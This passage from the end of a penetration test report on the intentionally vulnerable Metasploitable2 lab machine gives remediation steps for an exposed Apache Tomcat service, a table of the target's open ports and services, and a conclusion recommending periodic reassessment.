Remediation	<ul style="list-style-type: none"> • Close Port 8180: Immediately close Port 8180 if it's not required for legitimate business operations. If it is necessary, ensure that access is restricted through firewalls and only accessible from trusted IP addresses. • Implement Proper Access Controls: Configure proper authentication and authorization mechanisms for accessing the Apache Tomcat service. Ensure that only authorized users have access to sensitive server files. • Secure Apache Tomcat Configuration: Review and harden the Apache Tomcat server settings, including disabling unnecessary services, enforcing strong password policies, and ensuring that default configurations are modified.

10. TABLE OF EXPLOITED VULNERABILITIES

IP ADDRESS [HOSTNAME]	OPEN PORTS	SERVICES	OBTAINED ACCESS?
192.168.206.129	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3632, 5432, 5900, 6000, 6667, 6697, 8009, 8180, 8787, 39612, 45538, 48828, 50690	ftp, ssh, telnet, smtp, domain, http, rpcbind, netbios-ssn, netbios-ssn, exec?, login, tcpwrapped, java-rmi, bindshell, nfs ,ftp, mysql, distccd, postgresql, vnc, irc, ajp13, http, drb, mountd, nlockmgr, java- rmi	YES





11. Conclusion

Following a comprehensive external penetration testing of the Metasploitable2, application's, it is strongly recommended to initiate the implementation of mitigations for the identified vulnerabilities detailed in this report. The suggested fixes are largely aligned with established best practices and do not necessitate complex or advanced solutions.

It is crucial to address both tactical and strategic recommendations for the affected applications and infrastructure. The implementation of these measures is imperative to achieve the desired security objectives.

For the XYZ infrastructure, it is advised to conduct periodic reassessments, with arecommended frequency of at least annually or immediately following a significant security incident. This proactive approach ensures the ongoing robustness of the security posture.

In summary, the findings of this assessment indicate areas where Metasploitable2 security can be enhanced. It is anticipated that the issues outlined in this report will be promptly and effectively addressed to fortify the overall security framework.